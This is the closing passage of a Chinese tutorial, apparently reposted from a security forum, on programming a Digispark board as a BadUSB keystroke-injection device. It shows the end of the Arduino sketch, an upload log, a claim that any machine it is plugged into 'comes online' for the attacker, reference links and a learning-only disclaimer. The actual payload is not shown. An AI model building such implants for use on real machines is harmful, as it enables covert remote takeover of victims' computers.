17 DigiKeyboard.sendKeyStroke(KEY_ENTER);
18 DigiKeyboard.delay(750);
19 DigiKeyboard.sendKeyStroke(KEY_ENTER);
20
21 }
```

上传成功。

```
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```

上传成功。



插哪哪上线!

0X04、参考链接

https://mp.weixin.qq.com/s/3lkdXK_g-_xcf378FNly1A

https://mp.weixin.qq.com/s/UROx1fJOmMVbmH_-UasFEQ

写在结尾

文章转自圈子社区成员 qianxiao996 的精华贴，特此感谢 qianxiao996 的分享输出。

文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！